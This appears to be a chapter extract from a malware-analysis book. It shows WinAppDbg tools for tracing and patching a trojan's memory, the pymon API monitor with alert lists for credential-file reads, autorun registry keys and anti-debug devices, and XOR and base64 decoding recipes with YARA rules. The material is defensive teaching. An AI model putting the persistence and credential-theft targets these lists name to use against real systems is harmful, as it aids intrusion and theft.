ptrace.py	Traces the execution of a process—it can output a disassembly of instructions, and dump registers and stack contents prior to executing system calls (e.g., calls into kernel mode).
pkill.py	Terminates one or more processes.
pdebug.py	Command-line debugger with WinDbg-like syntax.
pfind.py	Searches the memory space of any user mode process for strings, hex patterns, or regular expressions.

A theoretical scenario demonstrates how to use these tools. Imagine there is a trojan running on your analysis machine and it decodes a URL for its command and control server into memory. Every 60 seconds, it attempts to resolve the hostname specified in the URL into an IP address and then tries to connect to it. Your goal is to make the trojan connect to a different server by finding and altering the URL in the trojan’s memory—without using any GUI tools and without disturbing the state of the process. To do this, you can use the following steps:

1. List the active processes on your lab machine with `plist.py`:

```
C:\Scripts> python plist.py
Process enumerator
by Mario Vilas (mvilas at gmail.com)
PID Filename
0 [System Idle Process]
```

```

    4 [System Integrity Group]
460 cmd.exe
508 svchost.exe
580 jqs.exe
588 smss.exe
620 sqlservr.exe
664 csrss.exe
688 winlogon.exe
[REMOVED]
1744 yuapp.exe <= this is your malware

```

2. Search the Trojan's memory space for **http://** using **pfind.py**. This script takes the malware's PID, the string to find, and an optional **-v** flag, which prints a hexdump of the memory that matched your search.

```

C:\Scripts> python pfind.py 1744 -s http:// -v
Process memory finder
by Mario Vilas (mvilas at gmail.com)
Found string #1 at process 1744, address 011913B0 (7 bytes)
011913B0: 68 74 74 70 3a 2f 2f 74  http://t
011913B8: 73 6f 2e 76 61 69 6c 72  so.vailr
Found string #1 at process 1744, address 017E7310 (7 bytes)
017E7310: 68 74 74 70 3a 2f 2f 61  http://a
017E7318: 64 2e 64 6f 75 62 6c 65  d.double
Found string #1 at process 1744, address 017E73E8 (7 bytes)
017E73E0: 00 00 00 00 0d f0 ad 0b  ....
017E73E8: 68 74 74 70 3a 2f 2f 77  http://w
[REMOVED]

```

3. Print the entire URL with **pread.py** and determine how much space you have for replacing characters. In the command that follows, you supply the malware's PID, the address of the first result identified by **pfind.py**, and the size of memory to read (64 bytes). The output shows that the URL requires 30 characters, but there is apparently some unused space after it. Without analyzing the code deeper, you can't tell if the unused space belongs to another variable, so it's risky to overwrite them.

```

C:\Scripts>python pread.py 1744 011913B0 64
Process memory reader
by Mario Vilas (mvilas at gmail.com)
Read 64 bytes from PID 1744
011913B0: 687474703a2f2f74736f652e7661696c  http://tsoe.vail
011913C0: 726f61642e636f6d2f782e7068700000  road.com/x.php..
011913D0: 00000000000000000000000000000000  .....
011913E0: 00000000000000000000000000000000  .....

```

4. Overwrite the URL in memory using **pwrite.py**. You can enter hex values on the command line that you want to copy to the process memory, or you can supply a

file on disk that contains the data to copy. The command that follows overwrites the URL with `test.com/a.php`, which is `746573742e636f6d2f612e70687000` in hex. Notice that the command adds a trailing NULL byte and 7 to the write address (so you don't overwrite the `http://` prefix):

```
C:\Scripts>python pwrite.py 1744 011913B0+7 \
              746573742e636f6d2f612e70687000

Process memory writer
by Mario Vilas (mvilas at gmail.com)
Written 64 bytes to PID 1744

C:\Scripts>python pread.py 1744 011913B0 64

Process memory reader
by Mario Vilas (mvilas at gmail.com)
Read 64 bytes from PID 1744
011913B0: 687474703a2f2f746573742e636f6d2f http://test.com/
011913C0: 612e706870006f6d2f782e7068700000 a.php.om/x.php..
011913D0: 00000000000000000000000000000000 .....
011913E0: 00000000000000000000000000000000 .....
```

That's it! You might notice the `om/x.php` still remains because the replacement URL was shorter than the original one. However, the NULL byte prevents the `om/x.php` from actually becoming part of the URL the next time the trojan attempts to connect to the site.

## RECIPE 11-12: DESIGNING A PYTHON API MONITOR WITH WINAPPPDBG



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows you how to create an API monitor based on the WinAppDbg framework. The online documentation<sup>5</sup> for WinAppDbg contains several examples of building applications, so this recipe just covers the basic skeleton script for an API monitor and then discusses ways that you can customize it for malware analysis. The basic idea is to write a Python script that provides a wrapper around the debugger class. You'll essentially execute malware inside the debugger, but there's no GUI and it's not interactive. Anything you want to do in terms of setting breakpoints, logging parameters, and reading/writing memory while the malware executes is all implemented into your reusable script.

The code that follows shows the skeleton for an API monitor that hooks `CreateFileW`. Inside the `MyEventHandler` class, you can place the names of any other Windows API functions that you're interested in analyzing. In addition to the function's name, you need to provide the number of arguments the function takes (which you can get from MSDN or the Windows header files). Then, you need to add handler functions that execute either before or after the API function that you're hooking. These handler functions must follow specific

naming conventions. A handler function that executes upon entering `CreateFileW` (useful to log parameters) must be named `pre_CreateFileW`. A handler function that executes upon exiting `CreateFileW` (useful to log return values) must be named `post_CreateFileW`.

#### NOTE

As far as we know, there's no maximum number of functions you can hook with the same script, but the more functions you hook, the slower the debugged program will execute. We've hooked nearly 200 functions without any issues.

```
from winappdbg import Debug, EventHandler
import sys
import os

class MyEventHandler( EventHandler ):
    # Add the APIs you want to hook
    apiHooks = {
        'kernel32.dll' : [
            ( 'CreateFileW' , 7 ),
        ],
    }

    # The pre_ functions are called upon entering the API

    def pre_CreateFileW(self, event, ra, lpFileName, dwDesiredAccess,
                        dwShareMode, lpSecurityAttributes, dwCreationDisposition,
                        dwFlagsAndAttributes, hTemplateFile):

        fname = event.get_process().peek_string(lpFileName, \
                                                fUnicode=True)
        print "CreateFileW: %s" % (fname)

    # The post_ functions are called upon exiting the API

    def post_CreateFileW(self, event, retval):
        if retval:
            print 'Succeeded, handle value: %x' % (retval)
        else:
            print 'Failed!'

if __name__ == "__main__":
    if len(sys.argv) < 2 or not os.path.isfile(sys.argv[1]):
        print "\nUsage: %s <File to monitor> [arg1 arg2 ...]\n" % \
            sys.argv[0]

    sys.exit()
```

```
# Instance a Debug object, passing it the MyEventHandler instance
debug = Debug( MyEventHandler() )

try:
    # Start a new process for debugging
    p = debug.execv(sys.argv[1:], bFollow=True)
    # Wait for the debugged process to finish
    debug.loop()
# Stop the debugger
finally:
    debug.stop()
```

The `__main__` function creates an instance of the `Debug` object and passes it your `MyEventHandler`. It uses the `execv` method to launch the process that the user specified on the command line. The `bFollow=True` flag causes `WinAppDbg` to begin monitoring any child processes. `WinAppDbg` automatically places breakpoints on any API functions identified in your `MyEventHandler` class. When those breakpoints are triggered, the framework calls your `pre_` and `post_` handlers. This all happens in very much the same way as the conditional log breakpoints discussed in Recipe 11-7, except you have much more control over the conditions and the logging due to Python's flexibility.

To test out the script, you can call it on the command line and specify the full path to a process to execute. If the process accepts any parameters, you can place them after the full path. In the example, you're executing `notepad.exe` and passing it the name of a file to edit. The skeleton prints output to `STDOUT` so you can immediately begin seeing any calls that it makes to `CreateFileW`.

```
C:\>python simpleapi.py c:\windows\system32\notepad.exe c:\host.txt
CreateFileW: C:\WINDOWS\WindowsShell.Manifest
Succeeded (handle value: 48)
CreateFileW: c:\host.txt
Succeeded (handle value: 78)
```

## Using the `pymon.py` API Monitor

Now that you've seen the basics of creating an API monitor, let's take it a bit further. On the book's DVD, you'll find a script for `WinAppDbg` named `pymon.py`. Here are some of the features that we've built into `pymon` that we think make it a very useful tool:

- It monitors about 200 Windows API functions across 10+ DLLs (this isn't many compared to other API monitors out there—we choose only the functions most likely to be informative).
- It outputs HTML reports and automatically highlights suspicious API calls.
- If the malware tries to delete files via `DeleteFile` or `MoveFileEx`, the script makes copies of the file to be deleted and places them in your output directory.

- It “follows” newly created child processes (this is just based on the `bFollow=True` feature of WinAppDbg).
- It attempts to track handle usage so that it prints meaningful object names rather than just handle values (i.e., it prints a file name rather than a number like 0x44).
- The HTML report shows a hexdump-style preview of binary data passed to API functions. For example, it shows the first 128 (this amount is configurable) bytes of data being written to a file. This also applies to data read from a file, data written or read from the registry, data transferred over the network, and data decrypted or encrypted with cryptography functions.

The automatic highlighting of suspicious activity is pymon's best feature, in our opinion. Pre-populating lists of criteria that you classify as suspicious and immediately focusing on those behaviors in the HTML report can save a ton of time when analyzing malware. In the code that follows, we show you a few possibilities to get your ideas flowing. The first list, `alert_file_content_write`, produces an alert each time the malware makes a call to `WriteFile`, and the buffer of data to write contains one of the listed strings. It detects attempts to drop executable files, batch scripts, and autorun scripts.

```
#-----
# alert_file_content_write: Highlight attempts
#                          to write particular patterns.
#-----
alert_file_content_write = [
    'This program cannot be run in DOS mode',      # PE header string
    'This program must be run under Win32',        # PE header string
    'Scripting.FileSystemObject',                  # WScript self-delete
                                                    # scripts
    '@echo off',                                   # BAT scripts
    'net stop',                                    # BAT scripts
    'reg add',                                     # BAT scripts
    'Windows Registry Editor',                     # REG scripts
    '[Autorun]',                                   # Autorun scripts
]
```

The `alert_file_write` list is checked when malware calls `CreateFile` with a `dwDesiredAccess` parameter that specifies write access. In these cases, if the `lpFileName` parameter matches any item in the list, pymon produces an alert. You can populate the list with full paths, partial paths, extensions, files, named pipes, drives, and so on. Why would you want to set an alert on an entire drive? Maybe you've got a USB drive mounted as F: and a network share mounted as E:. When you run malware, if it writes to a file on either drive, you'll know it has spreading capabilities.

```
#-----
# alert_file_write: Highlight attempts to write
#                   to files/directories that match
```



```
#-----
alert_file_write = [
    'C:\\windows\\system32\\',          # Writes to system dir
    '\\\\.\\PhysicalDrive0',           # Writes to physical drive
    '.dll',                             # DLLs in any directory
    '.exe',                             # EXEs in any directory
    '.sys',                             # SYSs in any directory
    '.bat',                             # BATs in any directory
    '.reg',                             # REGs in any directory
    '\\\\.\\PIPE\\SfcApi',              # Attempts to disable WFP
    'Autorun.inf',                     # Writes to autorun
]
```

The `alert_file_read` list is checked whenever malware attempts to open files with read permissions. In these conditions, you're normally looking to produce alerts on files or directories that store sensitive information (such as passwords or cookies that banking trojans try to read) or anti-debugging criteria.

```
#-----
# alert_file_read: Highlight attempts to read
#                   files/directories that match
#-----
alert_file_read = [
    '#SharedObjects',                  # Flash cookies
    '\\Application Data\\Macromedia\\Flash Player',
                                         # Flash cookies
    'C:\\RECYCLER',                   # Accessing deleted files
    '\\\\.\\SIWVID',                   # Anti-Debugging stuff
    '\\\\.\\REGSYS',                   # ...
    '\\\\.\\REGVXG',
    '\\\\.\\FILEVXG',
    '\\\\.\\FILEM',
    '\\\\.\\TRW',
    '\\\\.\\SICE',
    '\\\\.\\NTICE',
    '\\\\.\\ICEEXT',
    'wcx_ftp.ini',                    # Total Commander passwords
    'Ipswitch\\WS_FTP',               # WS FTP passwords
    'FlashFXP',                      # FlashFXP passwords
    'SmartFTP',                      # SmartFTP passwords
    'TurboFTP',                      # TurboFTP passwords
    '\\Application Data\\Opera\\',    # Opera passwords
    'Cookies',                       # Cookies
    '.pfx',                          # Certificates
]
```

The `alert_reg_write` list is checked whenever malware calls a function such as `RegSetValue`. If the key being modified matches a key in your list, pymon produces an

alert. This is where you'd identify automatic startup locations, keys related to DLL injection, firewall modifications, services, and so on.

```
#-----
# alert_reg_write: Highlight attempts to write
#                 to registry keys that match
#-----
alert_reg_write = [
    'HKEY_CLASSES_ROOT',
    'Microsoft\\Windows\\CurrentVersion\\Run',
    'FirewallPolicy\\StandardProfile\\AuthorizedApplications\\List',
    'Image File Execution Options',
    'Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Notify',
    'ShellIconOverlayIdentifiers',
    'InprocServer32',
    'Software\\Microsoft\\Windows NT\\CurrentVersion\\Drivers32',
]
```

The `alert_reg_content_write` is similar to `alert_file_content_write`, except it applies to content being written to any value of any key in the registry. You can end up generating false positive alerts by adding common strings such as “http” to this list, so be careful. We've started it out with a list of extensions for executable files. Under which conditions would malware need to add data to the registry that contains the “.exe” string? We can't think of any legitimate reasons, so we alert on them all. This is useful because there are so many automatic start locations. By specifying file extensions in the `reg_alert_content_write` list, you have a very good chance of catching any attempts to auto-start, without preemptively knowing which keys malware will use.

```
#-----
# alert_reg_content_write: Highlight attempts to
#                 write strings/patterns to registry
#-----
alert_reg_content_write = [
    '.dll',
    '.sys',
    '.exe',
]
```

The `alert_loaded_dll` list is checked when malware calls a function like `LoadLibrary`. Unlike `kernel32.dll`, which contains functions for a variety of purposes, libraries such as `pstorec.dll` are only used for one thing—reading or writing to the protected storage. Therefore, if malware ever loads `pstorec.dll`, you know it's likely going to attempt credential theft. Likewise, with `sfc_os.dll`—this library enables or disables Windows File Protection. If a process in user mode loads `ntoskrnl.exe` (the kernel executive module), it's most likely gathering information to install a kernel-level rootkit.

```
#-----
# alert_loaded_dll: Highlight attempts to load particular DLLs
#-----
alert_loaded_dll = [
    'pstorec.dll',      # Accessing protected storage
    'sfc_os.dll',       # Accessing WFP services
    'ntoskrnl.exe',     # Trying to resolve exports for SSDT hook
]
```

In addition, pymon is configured to alert on the following indicators of malicious activity:

- Attempts to change file timestamps to dates in the past.
- Attempts to call `CreateFile` on itself (this usually means the malware is fetching other binaries or configuration information from its own file).
- Attempts to start or stop Windows services.
- Attempts to read or write from any other process besides its own.

Figure 11-27 shows an example pymon report. The real HTML output shows more detail, but we had to cut it short to fit on the page. You can see the name of the API function and the primary object on which the malware is trying to perform an operation. If the API takes binary data, such as the case for `WriteFile` and `RegSetValueExA`, you'll see a hexdump preview of the data. If any of your alerts were triggered, pymon highlights the corresponding lines in yellow. Otherwise, if the API call succeeded, you'll see it in light gray, and if it failed, you'll see it in dark gray.

Function	Object	Return
CreateFileA	C:\WINDOWS\System32\WinCtrl32.dll	24
WriteFile	Handle(Value:0x24; Type:File; Name:C:\WINDOWS\System32\WinCtrl32.dll)	1
	00000000 4d 5a 90 00 03 00 00 04 00 00 00 ff ff 00 00 mZ.....	
	00000010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....	
	00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	
	00000030 00 00 00 00 00 00 00 00 00 00 00 80 00 00 .....	
	00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 .....	
	00000050 69 73 20 70 72 6f 72 61 6d 20 63 61 6e 6f 6f is program canno	
	00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS	
	00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 mode...\$.....	
RegCreateKeyA	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\WinCtrl32 0	
RegSetValueExA	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\WinCtrl32 0	
	00000000 57 69 6e 43 74 72 6e 33 32 2e 64 6e 6e 00 winctrl32.dll.	
RegSetValueExA	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\WinCtrl32 0	
	00000000 57 4c 45 76 65 6e 74 53 74 61 72 74 53 68 65 6c wleventstartshel	
	00000010 6c 00 1.	
RegSetValueExA	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\WinCtrl32 0	
	00000000 00 00 00 00 ....	
RegSetValueExA	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\WinCtrl32 0	
	00000000 00 00 00 00 ....	
CreateFileA	\\.\ntm74	24
CreateFileA	C:\WINDOWS\System32\calc.exe	28
CreateFileA	C:\WINDOWS\System32\drivers\Wincl75.sys	ffffff
CreateProcessA	C:\WINDOWS\system32\cmd.exe; /c del 01C796C-1.1PE >> NUL	1
	hProcess: 0x9f8; dwProcessId: 0x9f4; hThread: 0x3e; dwThreadId: 0x9f8	

**Figure 11-27:** Pymon highlights suspicious behaviors automatically

Based on the output in Figure 11-27, you can tell the malware drops WinCtrl32.dll into the system32 directory. It registers the DLL as a Winlogon notification package so that winlogon.exe loads the DLL when it starts. Then the malware tries to open a file named Wincl175.sys, but that attempt fails (you can tell it failed by the `ffffffff` return code which is `INVALID_HANDLE_VALUE`). Next, you can see the malware uses `CreateProcessA` to launch `cmd.exe`, which succeeds because the report shows the new process ID, thread ID, and so on. The `cmd.exe` process is instructed to delete one of the malware's temporary files.

As you can see, `pymon` can be extremely helpful in exposing malware behaviors. This is just one example of an application that you can build by extending the `WinAppDbg` framework. The disadvantage to using `pymon` is that the malware is actually run in a debugger. Therefore, anti-debugging tricks can hinder your analysis. However, if you pass the `bHostile=True` flag to `execv` when starting the debugged process, `WinAppDbg` makes a few changes to prevent simple debugger detection, but it's certainly not a complete defense.

<sup>5</sup><http://sourceforge.net/apps/trac/winappdbg/wiki/Debugging>

# 12

## De-obfuscation

**D**e-obfuscation is the process of turning unintelligible information into something that you can understand. De-obfuscation is an art, a science, a hobby, and an undeniable requirement for malware analysis. This chapter classifies decoding, decryption, and packing as forms of obfuscation. Although these terms differ slightly in a technical sense, they're all methods that attackers use to keep prying eyes off certain information. If you don't learn de-obfuscation techniques, your understanding of malware and its capabilities will be limited. This chapter covers everything from reversing simple XOR routines to cracking domain-generation algorithms. You'll learn how to decrypt command and control traffic and unpack binaries. As always, the best way to take your skills further after reading this chapter is to collect some malware (see Chapter 2) and practice, practice, practice!

### Decoding Common Algorithms

XOR (*exclusive-OR*) and base64 encoding are two of the simplest and most common forms of obfuscation that you're likely to run into. Most, if not all, programming languages, such as Python, C, Perl, JavaScript, PHP, Ruby, Delphi, and Visual Basic, support XOR and base64. Thus, the algorithms are simple to implement and convenient to access. The recipes in this section cover how to detect and decode data that has been obfuscated with XOR and base64.

---

#### RECIPE 12-1: REVERSING XOR ALGORITHMS IN PYTHON



*You can find supporting materials for this recipe on the companion DVD.*

XOR is an example of a symmetric routine, which means the same key used to encode the data can be used to decode the data. Therefore, to reverse XOR, you need to know the initial value that attackers use when encoding the data. This recipe shows you how to

decode various forms of XOR using a Python module called `xortools.py` that you can find on the book's DVD.

### Basic Properties of XOR

Table 12-1 shows how XOR operates. For each matching bit in the two operands, if both bits are the same, the result is 0; otherwise the result is 1. The `^` character represents an XOR operation in high-level languages such as C and Python.

**Table 12-1:** The Basic XOR Calculations

X	Y	X ^ Y
0	0	0
1	0	1
0	1	1
1	1	0

The special quality of XOR is that it reverses itself when applied to the same operand twice. For example, any time you XOR X with Y and then XOR the result with Y, you get the original value of X. Table 12-2 demonstrates this concept.

**Table 12-2:** Reversing XOR


X	Y	X ^ Y	(X ^ Y) ^ X
0	0	0	0
1	0	1	1
0	1	1	0
1	1	0	1

### Finding XOR in IDA Pro

If you have a copy of the malware that performs XOR operations, you can disassemble it with IDA Pro and look for XOR instructions. To do this, click Search ⇄ text, and enter “XOR” into the input box. Don't be surprised when you see hundreds of instructions such as `XOR reg, reg` (where `reg` is any general purpose register), because XOR-ing a value with itself will produce the value of zero. Therefore, many compilers use `XOR reg, reg` to represent statements like `int i=0` in source code. You can safely ignore these instances of XOR, because they're not what you're looking for. Instead, look for instances of XOR that use hard-coded values or that reference memory addresses for the XOR key.

## Single-byte XOR

Figure 12-1 shows a function that XORs 1 byte at a time using 0xBC as the key.



**Figure 12-1:** A function that performs single-byte XOR

According to the disassembly, the author of the program had something like the following as source code:

```

void xor_loop(unsigned char *pData)
{
    for(int i=0; pData[i]; i++)
    {
        pData[i] ^= 0xBC;
    }
    return;
}
  
```

If you have a string, entire file, or bytes from a packet capture that attackers encoded with single-byte XOR, you can follow these steps to decode the data:

1. Copy the xortools.py file from the DVD that accompanies this book onto your computer. It contains the following function:

```

def single_byte_xor(buf, key):
    out = ''
    for i in buf:
        out += chr(ord(i) ^ key)
    return out
  
```

2. Now from a Python shell, you can do the following (assuming in\_buf contains the encoded data):

```

$ python
>>> from xortools import single_byte_xor
  
```

```
>>> out_buf = single_byte_xor(in_buf, 0xBC)
>>> print out_buf
```

3. To XOR all bytes in the file `input.txt` with `0xBC` and write the results to `output.txt` use the following:

```
$ python
>>> from xortools import single_byte_xor
>>> in_buf = open('input.txt', 'rb').read()
>>> out_buf = open('output.txt', 'wb')
>>> out_buf.write(single_byte_xor(in_buf, 0xBC))
>>> out_buf.close()
```

## Four-byte XOR

Attackers commonly use XOR with a 4-byte key, because it provides stronger defense against analysts like you who are trying to decode the data. Instead of the 255 (`0xFF`) possible keys provided by 1-byte XOR, there are 4,294,967,295 (`0xFFFFFFFF`) possibilities. However, it's all the same if you have a copy of the malware that encodes data and a few minutes to spare with IDA Pro. You'll see an instruction such as `XOR EAX, 0x49171661` and then you've got the key.

The following function from `xortools.py` shows how you can use XOR with a 4-byte key.

```
def four_byte_xor(buf, key):
    out = ''
    for i in range(0, len(buf) / 4):
        c = struct.unpack("=I", buf[(i*4):(i*4)+4])[0]
        c ^= key
        out += struct.pack("=I", c)
    return out
```


To use the code, follow the same steps as you did for 1-byte XOR, but call the `four_byte_xor` function instead:

```
$ python
>>> from xortools import four_byte_xor
>>> out_buf = four_byte_xor(in_buf, 0x49171661)
>>> print out_buf
```

## Rolling XOR

Another implementation of XOR that you'll run into is *rolling* XOR. In this case, the attacker supplies a sequence of bytes to use as the XOR key. The byte at offset 0 of the key is used to XOR the byte at offset 0 of the data to encode. The byte at offset 1 of the key is used to XOR the byte at offset 1 of the data, and so on...until the maximum length of the key is reached. At this time, the algorithm cycles back around to the beginning of the key and uses the byte at offset 0 to XOR the next byte in the data. Figure 12-2 shows an example of the algorithm used by the Limbo trojan to obfuscate stolen data before sending it across the network.





**Figure 12-2:** The rolling XOR key used by the Limbo Trojan

The following function from `xortools.py` shows how to implement a rolling XOR operation:

```
def rolling_xor(buf, key):
    out = ''
    k = 0
    for i in buf:
        if k == len(key):
            k = 0
        out += chr(ord(i) ^ ord(key[k]))
        k += 1
    return out
```

To decode Limbo's stolen data using the key shown in Figure 12-2, you just need to do this:

```
$ python
>>> from xortools import rolling_xor
>>> out_buf = rolling_xor(in_buf, "canon75300USM")
>>> print out_buf
```

## Brute-Force Guessing an XOR Key

If you don't know the value that attackers initially used to XOR data, you can attempt to guess it using *brute force*. This method tries all possible XOR values (0 to 0xFF for 1-byte keys) on the encoded data until satisfying a specific condition. The conditions in this case are strings (or byte patterns) that you expect to find in the data once it's properly decoded. You must at least have an idea of what to look for in the decoded file; otherwise, the algorithm won't know when to stop.

### NOTE

We didn't implement brute-force guessing of 4-byte XOR keys into `xortools.py`, because it's too time-consuming. You could add this capability if you like, but compiling a program in C to perform the task might be quicker. In fact, Didier Stevens created a tool called `XORSearch`<sup>1</sup> that he wrote in C. `XORSearch` doesn't support brute-force guessing on 4-byte keys either, but it does allow you to find patterns in ROL, ROR, and ROT encoded files.

The following function from `xortools.py` shows you how to implement brute-force guessing for 1-byte XOR keys. You pass it the encoded buffer, a list of strings that indicate success, and an optional start and end offset where the string must be found.

```
def single_byte_brute_xor(buf, plntxt, start=None, end=None):
    for key in range(1,255):
        out = ''
        for i in buf:
            out += chr(ord(i) ^ key)
        for p in plntxt:
            if out[start:end].find(p) != -1:
                return (p, key, out)
    return (None, None, None)
```

To perform a brute-force attack against the data in `in_buf` until the decoded buffer contains strings “http,” “www,” or “MZ” (a DOS header that indicates the beginning of an executable file), you could use the following code:

```
$ python
>>> from xortools import single_byte_brute_xor
>>> plaintext = ['http', 'www', '\x4d\x5a']
>>> (match, key, out_buf) = single_byte_brute_xor(in_buf, plaintext)
>>> if match:
>>>     print 'Found a match for ' + match + ' using key ' + hex(key)
>>>     print out_buf
```

When the `single_byte_brute_xor` function returns, it identifies which of the strings it finds in the decoded buffer, as well as the “winning” XOR key and a copy of the decoded buffer.

<sup>1</sup><http://blog.didierstevens.com/programs/xorsearch/>

## RECIPE 12-2: DETECTING XOR ENCODED DATA WITH YARATIZE



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows you how to generate all 1-byte XOR permutations for a given string or sequence of bytes. You can then create a YARA rule from the resulting list and alert on any documents (PDF, DOC, SWF), packet captures, memory segments, and so on that contain an XOR-ed copy of your string. This is a great way to discover the XOR-encoded data without going through the process of manually inspecting everything that comes your

way. The following code uses the `single_byte_xor` function from the previous recipe and is also integrated into `xortools.py` on the book's DVD.

```
def get_xor_permutations(buf):
    out = []
    for key in range(1,255):
        out.append(single_byte_xor(buf, key))
    return out

def yaritize(rule, vals):
    n = 0
    strs = []
    for val in vals:
        s = '    $_d { ' % n
        for c in val:
            s += "%2.2x " % ord(c)
        s += '}'
        strs.append(s)
        n += 1
    return """
rule %s
{
    strings:
    %s

    condition:
    any of them
}""" % (rule, '\n'.join(strs))
```

The following is an example of using the code to generate a YARA rule that detects any permutations of the string “This program cannot” (a substring of “This program cannot be run in DOS mode”). You’ll find this string in Windows binaries (e.g., EXE and DLL files), but you’re only looking for XOR-encoded versions of the string—which would show up only if someone intentionally tried to hide the string. You’re typing into a Python shell here and the command outputs a YARA rule.

```
$ python
>>> from xortools import get_xor_permutations as get_perms
>>> print yaritize('XorDos', get_perms("This program cannot"))

rule XorDos
{
    strings:
    $_1 = { 55 69 68 72 21 71 73 6e 66 73 60 6c 21 62 60 6f 6f 6e 75 }
    $_2 = { 56 6a 6b 71 22 72 70 6d 65 70 63 6f 22 61 63 6c 6c 6d 76 }
    $_3 = { 57 6b 6a 70 23 73 71 6c 64 71 62 6e 23 60 62 6d 6d 6c 77 }
    $_4 = { 50 6c 6d 77 24 74 76 6b 63 76 65 69 24 67 65 6a 6a 6b 70 }
    [REMOVED]
```

```

        condition:
            any of them
    }

```

YARA was introduced in Chapter 3, so you should already be familiar with the rule syntax. YARA is fast, so you can generate large signature sets without any noticeable performance issues. The commands that follow create a rules file with all permutations of three different strings that we'd like to detect.

```

$ python
>>> from xortools import get_xor_permutations as get_perms
>>> rules = open('xorsigs.yar', 'w')
>>> rules.write(yaratize('XorDos', get_perms("This program cannot")))
>>> rules.write(yaratize('XorBank', get_perms('banking')))
>>> rules.write(yaratize('XorKernel', get_perms('kernel32.dll')))
>>> rules.close()

```

Now all you need to do is start looking for bad stuff:

```

$ yara -r -s xorsigs.yar Malware/
XorDos Malware/151147643
000006B5: FB C7 C6 DC 8F DF DD C0 C8 DD CE C2 8F CC CE C1 C1 C0 DB
XorDos Malware/29b01e816f0ba3735aeaa3517d653ccbc6342577.exe
0000046A: 2B 17 16 0C 5F 0F 0D 10 18 0D 1E 12 5F 1C 1E 11 11 10 0B
XorKernel Malware/7d927a57d0488f56e46f2073327bd1983b7e413d.exe
00005CF5: BD B3 A4 B8 B3 BA E5 E4 F8 B2 BA BA
XorDos Malware/8404200644217e86445d89d1f3ae8fee_oc.exe
00004BCC: 44 78 79 63 30 60 62 7F 77 62 71 7D 30 73 71 7E 7E 7F 64
XorKernel Malware/binaries/03d5fbb4bf2afca20dc78419abbe89f7
000E89E3: 9F 91 86 9A 91 98 C7 C6 DA 90 98 98
[REMOVED]

```

Immediately, this located a whole bunch of files that contain XOR-encoded executables. An equal number of files contain XOR-encoded versions of the string “kernel32.dll,” which you'll frequently find in shellcode buffers.

### RECIPE 12-3: DECODING BASE64 WITH SPECIAL ALPHABETS

Malware authors love base64 because it simplifies sending and receiving binary data over plain-text protocols. It's very common to see malware making HTTP requests to URLs such as `/page.php?v=dGVzdGluZw==`, which is actually an attempt to exfiltrate binary data that's been encoded with base64. This recipe shows how you can recognize and decode base64 data.

## Recognizing base64 Data

The base64 algorithm translates each 3 bytes of binary data into four characters from the following 64-character set (known as the base64 alphabet):

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
abcdefghijklmnopqrstuvwxyz  
0123456789+/-
```

It is easy to visually spot base64 data because the string contains only those 64 characters. However, there is one exception—the 65<sup>th</sup> character (=) is for padding. If the length of the data you want to encode is not a multiple of 4 bytes, the output will be padded. To recognize malware that uses base64, you can use the following YARA signature, which detects the presence of the base64 alphabet.

```
rule base64  
{  
  strings:  
    //standard alphabet  
    $a="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"  
    //urlsafe alphabet  
    $b="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"  
    condition:  
      $a or $b  
}
```

### NOTE

The Perl script introduced in Recipe 10-10 detects base64-encoded strings in the Registry. It first checks if the length is an even multiple of 4 and then uses a regular expression (`(/[0-9a-zA-Z\+\=\]{4})`) to validate the character set.

If you get any positive hits with this signature, you've probably found malware that uses base64. When you open up the file in IDA Pro, navigate to one of the string's cross-references and you'll find the base64 algorithm (see Figure 12-3 for an example). Of course, you don't need to examine the algorithm in IDA to decode base64. However, malware commonly uses base64 in conjunction with an encryption algorithm. If you find the base64 function, you're probably only a few steps away from the encryption algorithm.



**Figure 12-3:** Following the cross-reference to the alphabet leads you to the base64 algorithm.

## Decoding base64 in Python

You can decode base64 data with the `base64` and `binascii` Python modules. We are using the following POST request made by a Zlob<sup>2</sup> DNS changer variant for demonstration.

```
POST /index.php HTTP/1.1
Authorization: Basic
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Host: xx.255.186.237
Cache-Control: no-cache
```

```
x=MTkyLjE2OC4xMjguMTI4OzE5Mi4xNjguMTI4LjI7OzswOzE5
Mi4xNjguMTI4LjI1NDs7OzA=
```

As you can see, the POST payload appears to contain base64 data. All you need to do is paste that into a Python shell like this:

```
$ python
>>> import base64
>>> s = "MTkyLjE2OC4xMjguMTI4OzE5Mi4xNjguMTI4LjI7O
      zswOzE5Mi4xNjguMTI4LjI1NDs7OzA="
>>> print base64.standard_b64decode(s)
192.168.128.128;192.168.128.2;;0;192.168.128.254;;0
```

